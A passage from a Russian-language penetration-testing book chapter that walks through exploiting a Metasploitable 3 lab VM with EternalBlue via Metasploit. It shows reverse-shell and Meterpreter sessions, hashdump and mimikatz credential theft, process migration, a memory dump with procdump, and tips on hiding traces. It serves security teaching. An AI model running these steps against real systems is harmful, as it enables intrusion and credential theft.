(name:VAGRANT-2008R2) (workgroup:WORKGROUP )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Некоторые системы позволяют собирать список каталогов общих папок, которые были объявлены в сети как доступные для удаленного чтения или записи без предоставления учетных данных. Если системный администратор делает правильные вещи, это будет невозможно. Однако во имя целесообразности иногда делаются неправильные вещи. В результате стоит попытаться перечислить общие ресурсы удаленных систем. В примере 6-5 показано использование *smb_enumshares* для приобретения акций, которые выставлены внешнему миру

Пример 6-5. Использование msfconsole для сканирования

```
msf auxiliary(scanner/smb/smb_enumusers_domain) > use
auxiliary/scanner/smb/
smb_enumshares
msf auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

Name         Current Setting  Required            Description
----         ---------------  --------            -----------
LogSpider           3           no          0 = disabled, 1 = CSV, 2 =
table (txt),
                                                 3 = one liner (txt)
(Accepted: 0, 1, 2, 3)
MaxDepth            999         yes         Max number of
subdirectories to spider
  RHOSTS                        yes         The target address range
or CIDR
                                                 identifier
SMBDomain .                      no          The Windows domain to use
for
                                                 authentication
  SMBPass                        no          The password for the
specified username
  SMBUser                        no          The username to
authenticate as
  ShowFiles         false        yes         Show detailed information
when
                                                 spidering
  SpiderProfiles    true          no         Spider only user profiles
when
share = C$
  SpiderShares      false         no         Spider shares recursively
  THREADS             1          yes         The number of concurrent
threads

msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.86.48
RHOSTS => 192.168.86.48
msf auxiliary(scanner/smb/smb_enumshares) > run

[-] 192.168.86.48:139 - Login Failed: The SMB server did not reply
to our request
[*] 192.168.86.48:445 - Windows 2008 R2 Service Pack 1 (Unknown)
[*] 192.168.86.48:445 - No shares collected
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Основываясь на запуске этого модуля, кажется, учетные данные необходимы для сбора большого количества информации от нашей цели. Конечно, это не является неожиданностью, но, тем не менее, стоит попробовать запустить сканирование.

Сканирование уязвимостей

SMB - хорошая цель для дальнейших исследований, просто из-за того, как часто он используется. Даже без учетных данных мы можем выполнять сканирование уязвимостей из Metasploit. На протяжении многих лет в Windows обнаруживались уязвимости, связанные с SMB и общей файловой системой Интернета (CIFS). Некоторые из этих уязвимостей имеют эксплойты, доступные в Metasploit, но перед тем, как приступить к выполнению эксплойта, вы можете проверить, может ли система быть уязвимой к известной проблеме. Уязвимости SMB - не единственные, у которых есть доступные проверки, но, поскольку мы работаем с системой Windows и изучаем системы SMB, мы также можем проверять наличие уязвимостей. В примере 6-6 мы посмотрим, уязвима ли наша система Metasploitable 3 к MS17-010, также известному как *EternalBlue*.

ПРИМЕЧАНИЕ

EternalBlue - это одна из уязвимостей, разработанная Агентством национальной безопасности (NSA), а позже утечка из группы Shadow Brokers. Он был использован как часть атаки вымогателей WannaCry.

Мы собираемся загрузить еще один вспомогательный модуль, который проверит уязвимость для нас.

Пример 6-6. Сканирование цели для MS17-010

```
msf auxiliary(scanner/smb/smb_enumshares) > use
auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name           Current Setting  Required        Description
----           ---------------  --------        -----------
CHECK_ARCH           true         yes         Check for architecture on
vulnerable hosts
 CHECK_DOPU          true         yes         Check for DOUBLEPULSAR on
vulnerable hosts
 RHOSTS                           yes       The target address range or
CIDR identifier
 RPORT               445          yes       The SMB service port (TCP)
 SMBDomain .  no The Windows domain to use for
authentication
 SMBPass              no                 The password for the specified
username
```

```
 SMBUser             no                  The username to authenticate
as
 THREADS       1     yes                 The number of concurrent
threads

msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.86.48
  RHOSTS => 192.168.86.48
msf auxiliary(scanner/smb/smb_ms17_010) > set THREADS 10
  THREADS => 10
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.86.48:445      - Host is likely VULNERABLE to MS17-010! -
Windows Server
2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Как только мы определили, что уязвимость существует, либо с помощью сканера уязвимостей, такого как OpenVAS, либо путем тестирования с помощью модулей в Metasploit, мы можем перейти к эксплуатации. Не ожидайте, однако, что запуск через сканер уязвимостей даст вам все уязвимости в системе. Именно здесь важно выполнять сканирование портов и другую разведку. Получение списка сервисов и приложений даст нам дополнительные подсказки для поиска эксплойтов. Использование функции поиска в Metasploit даст нам модули для использования на основе открытых служб и приложений, которые прослушивают открытые порты.

Эксплуатация вашей цели

Мы воспользуемся уязвимостью EternalBlue, чтобы попасть в нашу целевую систему. Мы собираемся запустить этот эксплойт дважды. В первый раз мы будем использовать полезную нагрузку по умолчанию. Во второй раз мы изменим полезную нагрузку, чтобы получить другой интерфейс. В первый раз мы загружаем эксплойт, как показано в примере 6-7. Никаких опций менять не нужно, хотя может быть изменено значительное число. Вы увидите, что единственная опция, которую я установил перед запуском эксплойта, - это удаленный хост. Вы также увидите, что эксплойт работает отлично, и мы получим удаленный доступ к системе.

Пример 6-7. Использование Metasploitable 3 с EternalBlue

```
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/

ms17_010_eternalblue

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.86.48

   RHOST => 192.168.86.48

msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.86.21:4444

[*] 192.168.86.48:445 - Connecting to target for exploitation.

[+] 192.168.86.48:445 - Connection established for exploitation.

[+] 192.168.86.48:445 - Target OS selected valid for OS indicated by SMB reply [*]
192.168.86.48:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.86.48:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76
65 72 20 32

Windows Server 2

[*] 192.168.86.48:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64
61 72 64 20

008 R2 Standard

[*] 192.168.86.48:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65
20 50 61 63
```

7601 Service Pac

[*] 192.168.86.48:445 - 0x00000030 6b 20 31
k 1

[+] 192.168.86.48:445 - Target arch selected valid for arch indicated by
DCE/RPC reply [*] 192.168.86.48:445 - Trying exploit with 12 Groom
Allocations.

[*] 192.168.86.48:445 - Sending all but last fragment of exploit packet

[*] 192.168.86.48:445 - Starting non-paged pool grooming

[+] 192.168.86.48:445 - Sending SMBv2 buffers

[+] 192.168.86.48:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.

[*] 192.168.86.48:445 - Sending final SMBv2 buffers.

[*] 192.168.86.48:445 - Sending last fragment of exploit packet!

[*] 192.168.86.48:445 - Receiving response from exploit packet [+]
192.168.86.48:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!

[*] 192.168.86.48:445 - Sending egg to corrupted connection.

[*] 192.168.86.48:445 - Triggering free of corrupted buffer.

[*] Command shell session 1 opened (192.168.86.21:4444 ->
192.168.86.48:49273) at 2018-01-29 18:07:32 -0700

[+] 192.168.86.48:445 - =-
=-=-=-=-=-=

[+] 192.168.86.48:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=

[+] 192.168.86.48:445 - =-
=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```
C:\Windows\system32>
```

Отсюда вы заметите, что мы получаем командную строку, как если бы вы запускали *cmd.exe* в системе Windows. В этом сеансе вы сможете выполнить любую команду, которую сможете выполнить там. Это может быть ограничено, хотя вы можете запустить PowerShell из этого командного интерфейса. Это даст вам доступ к командам, которые можно использовать для управления системой и сбора информации из нее.
В дополнение к запуску PowerShell вы можете отключить полезную нагрузку, чтобы вместо этого использовать Meterpreter. Это дает нам набор функций, которые не имеют ничего общего с операционной системой и какими-либо возможностями или ограничениями оболочки или интерпретатора команд, которые мы представляем. В примере 6-8 я все еще использую эксплойт EternalBlue, но я изменил полезную нагрузку. Это вернет оболочку Meterpreter вместо командного интерпретатора.

Пример 6-8. Эксплуатация EternalBlue

```
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD

  windows/x64/meterpreter/reverse_tcp

PAYLOAD => windows/x64/meterpreter/reverse_tcp

msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.86.21:4444

[*] 192.168.86.48:445 - Connecting to target for exploitation.

[+] 192.168.86.48:445 - Connection established for exploitation.

[+] 192.168.86.48:445 - Target OS selected valid for OS indicated by SMB
reply [*] 192.168.86.48:445 - CORE raw buffer dump (51 bytes)

[*] 192.168.86.48:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76
65 72 20 32

   Windows Server 2

[*] 192.168.86.48:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64
61 72 64 20
008

   R2 Standard
```

```
[*] 192.168.86.48:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65
20 50 61 63

   7601 Service Pac

[*] 192.168.86.48:445 - 0x00000030 6b 20 31
k 1

[+] 192.168.86.48:445 - Target arch selected valid for arch indicated by
DCE/RPC reply [*] 192.168.86.48:445 - Trying exploit with 12 Groom
Allocations.

[*] 192.168.86.48:445 - Sending all but last fragment of exploit packet

[*] 192.168.86.48:445 - Starting non-paged pool grooming

[+] 192.168.86.48:445 - Sending SMBv2 buffers

[+] 192.168.86.48:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.

[*] 192.168.86.48:445 - Sending final SMBv2 buffers.

[*] 192.168.86.48:445 - Sending last fragment of exploit packet!

[*] 192.168.86.48:445 - Receiving response from exploit packet [+]
192.168.86.48:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!

[*] 192.168.86.48:445 - Sending egg to corrupted connection.

[*] 192.168.86.48:445 - Triggering free of corrupted buffer.

[*] Sending stage (205891 bytes) to 192.168.86.48

[*] Meterpreter session 2 opened (192.168.86.21:4444 ->
192.168.86.48:49290) at 2018-01-29 18:16:59 -0700

[+] 192.168.86.48:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=
[+] 192.168.86.48:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=
[+] 192.168.86.48:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=

meterpreter >
```

Вы увидите, что эксплойт работает точно так же, как и раньше. Единственное различие между этими двумя прогонами эксплойта - это полезная нагрузка, которая никак не влияет на эксплойт. Это только дает нам другой интерфейс к системе. Meterpreter - это отличный интерфейс, который обеспечит вам быстрый и легкий доступ к функциям, которые вы не получили бы только от интерпретатора команд.

Использование Meterpreter

Когда у нас есть оболочка Meterpreter, мы можем начать использовать ее для сбора информации. Мы можем скачать файлы. Мы можем загружать файлы. Мы можем получить файл и обработать списки. Я упоминал ранее, что Meterpreter не зависит от операционной системы. Это означает, что один и тот же набор команд будет работать независимо от того, какая операционная система была взломана. Это также означает, что когда вы просматриваете процессы или списки файлов, вам не нужно знать особенности операционной системы или команд операционной системы. Вместо этого вам просто нужно знать команды Meterpreter.

ПРИМЕЧАНИЕ

Имейте в виду, что не все эксплойты будут использовать полезную нагрузку Meterpreter. Более того, не все эксплойты будут способны использовать полезную нагрузку Meterpreter. Все в этом разделе уместно только тогда, когда вы можете использовать полезную нагрузку на основе Meterpreter.

Хотя использование и получение доступа к системам, безусловно, является началом, это не конечная цель или, по крайней мере, обычно не конечная цель. В конце концов, когда вы проводите тестирование безопасности, вас могут попросить посмотреть, как далеко вы можете зайти, как злоумышленник. Meterpreter обеспечивает легкий доступ к функциям, которые позволят нам глубже проникнуть в сеть, используя технику, называемую *pivoting* (поворотом). Поворот может быть выполнен с помощью модуля после эксплуатации. Модули после эксплуатации также могут быть использованы для сбора большого количества информации о системе и пользователях.

Следует отметить одну вещь, касающуюся модулей после эксплуатации, - это то, что они зависят от операционной системы. Это отличается от самих команд Meterpreter. Вместо этого пост-эксплуатационные модули - это скрипты Ruby, так же как и эксплойт и вспомогательные скрипты. Они загружаются и выполняются через соединение между вашей системой Kali и целевой системой. Система Windows имеет модули сбора, управления и захвата. Linux и macOS имеют только модули сборки.

Основы Meterpreter

Meterpreter предоставляет функции для обхода системы, составления списка файлов, получения информации о процессе и манипулирования файлами. В большинстве случаев вы обнаружите, что команды следуют за командами для Unix. Команды будут работать в Windows, но имя команды совпадает с именем, используемым в Unix-подобных операционных системах. Например, чтобы получить список файлов, вы используете *ls*. В системе Windows команда *dir*, но когда вы используете *ls* от Meterpreter, вы получите список файлов. Точно так же, если вы хотите получить список процессов, вы используете *ps*.

Одна приятная особенность Meterpreter - он не требует поиска каких-либо ссылок, связанных с функциями, которые он предлагает. Вместо этого все, что вам нужно сделать, это спросить. Команда справки предоставит вам список всех доступных команд и предоставит подробную информацию о командах. Кроме того, Meterpreter также будет искать данные для вас. Команда поиска будет искать файлы в системе, которую вы взломали. Эта функция избавит вас от необходимости вручную просматривать файловую систему, чтобы найти то, что вам нужно. Ваш поиск может включать подстановочные знаки. В результате вы можете использовать строку поиска **.docx* для поиска файлов, созданных из более свежих версий Microsoft Word.

Если вам необходимо отправить дополнительные файлы на целевой хост для продолжения эксплуатации, вы можете использовать *upload* в Meterpreter. Он загрузит файл из вашей системы Kali в целевую систему. Если вы загружаете исполняемый файл, вы можете запустить его из Meterpreter с помощью команды *execute*. Чтобы получить файлы из целевой системы, вы используете *download*. Если вы ссылаетесь на путь к файлу в системе Windows, вам необходимо использовать двойную косую черту, потому что одна обратная косая черта обычно является escape-символом. Например, если я хочу получить доступ к документу Word в *C:\temp*, я буду использовать загрузку *C:\\temp\\file.docx*, чтобы убедиться, что путь к файлу был правильно интерпретирован.

Когда речь идет о системах Windows, могут быть полезны некоторые детали, включая версию Windows, имя системы и рабочую группу, к которой принадлежит система. Чтобы получить эту информацию, вы можете использовать команду *sysinfo*. Это также покажет вам архитектуру процессора - 32-битную или 64-битную.

Пользовательская информация

После использования системы, предположив, что вы запустили эксплойт, а не просто проникли через украденные, приобретенные или угаданные пароли, вы можете начать собирать учетные данные. Это включает в себя сбор имени пользователя и пароля хэшей. Имейте в виду, что пароли не хранятся в виде простого текста. Вместо этого они хешируются, и значение хеша сохраняется. Модули аутентификации в операционной системе поймут, как хэшировать любые пароли, предоставленные при попытках входа в систему, так же, как хранятся пароли. Затем можно сравнить хэши, чтобы увидеть, совпадают ли они. Если они совпадают, предполагается, что пароль был предоставлен.

ПРИМЕЧАНИЕ

> Предположение о совпадении хэшей паролей основано на идее, что никакие два фрагмента данных никогда не будут генерировать одно и то же хеш-значение. Если два фрагмента данных генерируют одно и то же хеш-значение, называемое коллизией, элементы информационной безопасности начинают подвергаться компрометации. Проблема столкновений рассматривается с помощью математической / статистической проблемы, называемой парадоксом дня рождения.

Одной из функций Meterpreter является *hashdump*. Эта функция предоставляет список пользователей и хэши паролей из системы. В случае Linux эти подробности хранятся в файле */etc/shadow*. В случае с Windows данные хранятся в диспетчере учетных записей безопасности (SAM), элементе реестра Windows. В любой операционной системе вы получите имя пользователя, идентификатор пользователя и хэш пароля только для начала. Пример 6-9 показывает запуск *hashdump* для системы Metasploitable 3 после того, как она была скомпрометирована с эксплойтом EternalBlue. Вы увидите имя пользователя в первом поле, затем идентификатор пользователя и затем хеш пароля. Чтобы вернуть пароль из хэша, вам нужно запустить взломщик паролей. Хэши - это односторонние функции, то есть хеш не может быть отменен для восстановления данных, которые создали хэш. Вместо этого вы можете генерировать хэши из потенциальных паролей и сравнивать полученный хеш с тем, что вы знаете. Когда вы получите совпадение, у вас будет пароль или, по крайней мере, пароль, который будет работать, чтобы получить доступ как этот пользователь.

Example 6-9. Grabbing password hashes

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913
c245d35b5
  0b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230
e55cde2f3de94
  fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afe
a63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2
e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e9
7d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136a
f4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba06
6c037397ee:::
```

Получение хэшей паролей - не единственное, что мы можем сделать с Meterpreter, когда речь заходит о пользователях. Возможно, вам придется выяснить, кто вы есть после того, как вы взломали систему. Зная, кто вы есть, расскажет вам, какие разрешения у вас есть. Он также скажет вам, нужно ли вам повышать свои привилегии, чтобы получить права администратора, чтобы иметь возможность делать более интересные вещи, которые могут включать в себя поддержание доступа к системе после эксплуатации. Чтобы получить идентификатор пользователя, которым вы являетесь, вы используете *getuid*. Это говорит пользователю, что Meterpreter работает как на целевом хосте.

Еще один метод, который можно использовать для сбора учетных данных, - это модуль пост-эксплуатировании *check_credentials*. Это не только получает хэши паролей, но также получает маркеры в системе. Маркер (токен) в системе Windows - это объект, который содержит информацию об учетной записи, связанной с процессом или потоком. Эти токены можно использовать для олицетворения другого пользователя, поскольку токен можно использовать для получения доступа с разрешениями пользователя, чей токен был получен. В примере 6-10 показан запуск *check_credentials* с частью хэшей паролей и извлеченных маркеров.

Пример 6-10. Запуск check_credentials

```
meterpreter > run post/windows/gather/credentials/credential_collector
```

```
[*] Running module against VAGRANT-2008R2
[+] Collecting hashes...
  Extracted:
Administrator:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c
    245d35b50b
  Extracted:
anakin_skywalker:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e5
    5cde2f3de94fa
  Extracted:
artoo_detoo:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea6
    3b7577b4
  Extracted:
leia_organa:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f
    21f14028
  Extracted:
luke_skywalker:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0
    e9bac82005a
  Extracted:
sshd:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  Extracted:
sshd_server:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d0
    0ec27035
  Extracted:
vagrant:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35
    b50b
[+] Collecting tokens...
  NT AUTHORITY\LOCAL SERVICE
  NT AUTHORITY\NETWORK SERVICE
  NT AUTHORITY\SYSTEM
  VAGRANT-2008R2\sshd_server
  NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

Некоторые из извлеченных токенов являются общими для служб, работающих в системе Windows. Локальная учетная запись службы используется диспетчером управления службами и имеет высокий уровень разрешений в локальной системе. У него не будет никаких привилегий в контексте домена Windows, поэтому вы не сможете использовать его в нескольких системах. Однако, если вы скомпрометируете систему, работающую с этой учетной записью, у вас по существу будут права администратора.

Модуль постэксплуатации, доступный для запуска в Meterpreter - это *mimikatz*.

Модуль *mimikatz* включает функции, связанные с получением паролей. Хотя вы можете получить большинство из них другими способами, *mimikatz* предоставляет еще один механизм получения учетных данных. Это также универсальный магазин

для способов получения учетных данных из разных источников, включая SAM, а также из памяти. Прежде чем что-то делать, нам нужно загрузить *mimikatz*. После загрузки модуля *mimikatz* мы используем команду *mimikatz_command* для запуска различных функций. Пример 6-11 показывает использование *mimikatz_command* для поиска паролей.

Example 6-11. Использование mimikatz для поиска

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
[1] { Administrator ; VAGRANT-2008R2 ; vagrant }
[2] { VAGRANT-2008R2 ; sshd_server ; D@rj33l1ng }
[3] { Administrator ; VAGRANT-2008R2 ; vagrant }
[4] { VAGRANT-2008R2 ; Administrator ; vagrant }
[5] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
```

Вывод показывает пароли, связанные с пользователями в системе. Помимо поиска паролей, мы можем использовать *msv* для получения хэшей паролей. Поскольку Windows использует Kerberos для проверки подлинности между системами, полезно иметь возможность извлекать проверку подлинности Kerberos после того, как мы взломали систему. Получение информации Kerberos может позволить нам перейти с нашей текущей скомпрометированной системы на другую систему в сети. Модуль *mimikatz* извлечет информацию Kerberos, запустив *kerberos*. Ни *msv*, ни *kerberos* не требуют запуска *mimikatz_command*. Вам нужно загрузить *mimikatz* и затем запустить эти функции напрямую. Точно так же вам не нужно использовать *mimikatz_command* для использования *ssp* и *livessp*. Это позволит получить информацию от поставщика услуг безопасности под Windows.

ПРИМЕЧАНИЕ

Модуль mimikatz написан кем-то, кто француз. В результате вся помощь, которую вы можете получить из модуля, также написана на французском языке. Команды, которые вы используете для работы mimikatz, написаны на английском языке, но если вам нужны дополнительные детали, такие как параметры, вам нужно либо уметь читать по-французски, либо найти способ их надежного перевода.

Манипуляция процессом

Вы захотите сделать несколько вещей с процессами. Одним из первых является миграция вашего соединения из скомпрометированного вами процесса. Это поможет вам скрыть свои следы, подключившись к менее очевидному процессу. Например, вы можете перейти на процесс *Explorer.EXE* или, как в примере 6-12, процесс *notepad.exe*. Для этого процесса миграции нам нужно загрузить еще один модуль после эксплуатации. Это *post/windows/manage/migrate*. Он автоматически определит другой процесс для миграции и, как в этом случае, запустит процесс при необходимости.

Пример 6-12. Миграция в notepad.exe process

```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (984)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6092
[*] New server process: notepad.exe (6092)
meterpreter >
```

Мы также можем посмотреть на процессы выгрузки и их восстановления. Это предоставит нам все, что может находиться в памяти во время работы приложения, и позволит нам извлечь пароли или другую конфиденциальную информацию. Для этого мы собираемся загрузить утилиту ProcDump от команды Microsoft SysInternals. Мы получим файл дампа из запущенного процесса, который будет захватывать не только код программы, но также данные из запущенной программы. Прежде чем мы сможем получить файл дампа, я подготовил файл *procdump64.exe* на своем экземпляре Kali, чтобы я мог загрузить его. В Примере 6-13 вы можете увидеть, как я загружаю нужную мне программу, которая переведет ее в скомпрометированную систему Windows для последующего использования. Это потребовало, чтобы я использовал полезную нагрузку Meterpreter, поэтому у меня была возможность загрузки. Без этого мне пришлось бы прибегнуть к другим методам передачи файлов.

Пример 6-13. Загрузка программы с помощью Meterpreter

```
meterpreter > upload procdump64.exe
[*] uploading : procdump64.exe -> procdump64.exe
[*] uploaded : procdump64.exe -> procdump64.exe
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > mimikatz_command -f handle::list
  212 smss.exe  -> 80  Process 288
csrss.exe
  212 smss.exe  -> 84  Process 456 lsm.exe
  212 smss.exe  -> 88  Process 348
csrss.exe
  288 csrss.exe -> 80  Process 340
wininit.exe
  288 csrss.exe -> 180 Process 432
services.exe
  288 csrss.exe -> 208 Process 448
lsass.exe
  288 csrss.exe -> 224 Process 456 lsm.exe
  288 csrss.exe -> 336 Process 568
svchost.exe
  288 csrss.exe -> 364 Process 332
spoolsv.exe
  288 csrss.exe -> 404 Process 644
svchost.exe
  288 csrss.exe -> 444 Process 696
svchost.exe
  288 csrss.exe -> 516 Process 808
svchost.exe
  288 csrss.exe -> 564 Process 868
svchost.exe
  288 csrss.exe -> 588 Process 912
svchost.exe
```

Вы увидите, что после загрузки программы я снова загрузил *mimikatz*. Хотя есть и другие способы достижения того, что мне нужно, я хотел продемонстрировать это. Причина в том, что мы получаем список всех дескрипторов процесса. Дескриптор - это ссылка на объект. Программы будут создавать и открывать дескрипторы, чтобы иметь возможность добраться до другого объекта. Это может включать доступ к внешним ресурсам. Вы можете увидеть PID в крайнем левом столбце, за которым следует имя исполняемого файла, из которого был создан процесс. После этого это дескриптор и объект, на который ссылается дескриптор. Все это

дескрипторы процессов, поэтому, например, *csrss.exe* имеет несколько ссылок на другие процессы. Это может означать, что *csrss.exe* запустил (порождал) эти другие процессы и хранит ссылки, чтобы впоследствии при необходимости убить их.

Хотя там нет ни одного, вы также можете увидеть токены, перечисленные в маркерах. Помните, что токены можно использовать для получения доступа к таким ресурсам, как аутентификация в приложениях, которые могут содержать нужные нам данные. Это еще одна причина, чтобы взглянуть на этот способ получения PID, потому что в процессе мы увидим процессы, которые мы можем захотеть сбросить, чтобы извлечь токены. Для того, что мы делаем здесь, у нас есть то, что нам нужно. У нас есть PID.

Чтобы использовать *procdump64.exe*, нам нужно сделать одну вещь. Он находится в удаленной системе с момента его загрузки, но инструменты SysInternals требуют, чтобы мы приняли лицензионное соглашение с конечным пользователем (EULA). Мы можем сделать это, перейдя в оболочку в удаленной системе (просто введите в Meterpreter *shell*, и вы получите командную строку в удаленной системе). Как только мы находимся в удаленной системе и в каталоге, куда был загружен файл, куда мы будем помещаться по умолчанию, мы просто запускаем *procdump64.exe -accepteula*. Если мы этого не сделаем, программа распечатает лицензионное соглашение и сообщит вам, что вы должны его принять. Пример 6-14 показывает сброс процесса.

Пример 6-14. Использование procdump64.exe

```
C:\Windows\system32>procdump64.exe cygrunsrv.exe
procdump64.exe cygrunsrv.exe

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:44:20] Dump 1 initiated:
C:\Windows\system32\cygrunsrv.exe_180210_134420.dmp
[13:44:20] Dump 1 complete: 5 MB written in 0.1 seconds
[13:44:20] Dump count reached.

C:\Windows\system32>exit
exit
meterpreter > download cygrunsrv.exe_180210_134420.dmp
[*] Downloading: cygrunsrv.exe_180210_134420.dmp ->
```

```
cygrunsrv.exe_180210_134420.dmp
[*] Downloaded 1.00 MiB of 4.00 MiB (25.0%):
cygrunsrv.exe_180210_134420.dmp ->
  cygrunsrv.exe_180210_134420.dmp
[*] Downloaded 2.00 MiB of 4.00 MiB (50.0%):
cygrunsrv.exe_180210_134420.dmp ->
  cygrunsrv.exe_180210_134420.dmp
[*] Downloaded 3.00 MiB of 4.00 MiB (75.0%):
cygrunsrv.exe_180210_134420.dmp ->
  cygrunsrv.exe_180210_134420.dmp
[*] Downloaded 4.00 MiB of 4.00 MiB (100.0%):
cygrunsrv.exe_180210_134420.dmp ->
  cygrunsrv.exe_180210_134420.dmp
[*] download : cygrunsrv.exe_180210_134420.dmp ->
cygrunsrv.exe_180210_134420.dmp
```

У выбранного процесса был указан дескриптор токена. Мы можем использовать либо имя процесса, либо PID, чтобы сообщить *procdump64.exe*, какой процесс мы хотим выгрузить. Если у вас есть процессы с одинаковыми именами, как в случае с *procdump64.exe*, поскольку он порождал множество дочерних процессов для управления работой, вам придется использовать PID. Это дает понять *procdump64.exe*, какой процесс вы хотите извлечь из памяти. В итоге мы имеем файл *.dmp*, оставленный на диске удаленной системы. Если мы хотим проанализировать это, мы хотим вернуть его в нашу локальную систему для работы над ним. Мы можем сделать это с помощью *download* в Meterpreter. Прежде чем мы сможем это сделать, нам нужно выйти из оболочки в удаленной системе, чтобы мы просто вышли. Это не теряет соединение с удаленной системой, поскольку у нас все еще работает сеанс Meterpreter. Мы только что создали оболочку из нашего сеанса Meterpreter, и нам нужно было вернуться к Meterpreter.

Как только мы находимся в удаленной системе, есть несколько вещей, которые мы можем сделать с процессами. Это можно сделать с помощью Meterpreter, одного из других модулей, которые можно загрузить, или любого количества программ, которые мы можем загрузить в удаленную систему. Нужно иметь в виду, что вы можете убирать за собой после того, как вы это сделали, поэтому любые созданные вами артефакты не будут доступны для обнаружения позже.

Повышение привилегий

В конечном счете, вы не сможете многое сделать, если у вас нет высокого уровня разрешений. В идеале службы запускаются с минимально возможным количеством разрешений. Просто нет причин запускать сервисы с высоким уровнем прав. В идеальном мире программисты следуют принципу наименьших привилегий и не требуют больше разрешений, чем это абсолютно необходимо. Допустим, службы установлены с ограниченным количеством привилегий, и вам удается скомпрометировать службу. Это означает, что вы вошли в систему как пользователь, который ничего не может получить. Вы связаны любыми разрешениями, которыми обладает пользователь, которому принадлежит скомпрометированный вами процесс. Чтобы многое сделать, вам нужно получить более высокий уровень привилегий.

Чтобы получить более высокие привилегии, вам нужен способ скомпрометировать другой процесс в системе, работающий от имени пользователя root. В противном случае вы можете просто поменять свою роль пользователя. В Unix-подобных системах, таких как Kali, вы можете использовать команду *su* для переключения пользователей. По умолчанию это даст вам права суперпользователя, если вы не укажете конкретного пользователя. Однако вам нужно будет использовать пароль root, чтобы это произошло. Вы можете сделать это, взломав пароль root. Также доступно в системах Linux *sudo*. Эта команда дает временные разрешения для запуска команды. Если бы я использовал каталог *sudo mkdir/etc/directory*, , я бы создал каталог в */etc*. Поскольку этот каталог принадлежит пользователю root, мне нужны соответствующие разрешения. Вот почему я использую *sudo*.

Мы собираемся запустить атаку на повышение привилегий без использования паролей, *sudo* или *su*. Для этого мы будем использовать локальную уязвимость. Мы собираемся ориентироваться на систему Metasploitable 2, которая основана на устаревшей версии Ubuntu Linux. Нам нужно искать локальный эксплойт, который мы можем использовать после взлома системы. Идентифицируя версию ядра, используя ее, мы обнаруживаем, что ядром Linux является 2.6.24. Мы можем найти это, используя *uname -a* после того, как находимся в системе. Сканирование *nmap* также может идентифицировать версию. Зная версию ядра, мы можем искать уязвимость, которая атакует эту версию.

ПРИМЕЧАНИЕ

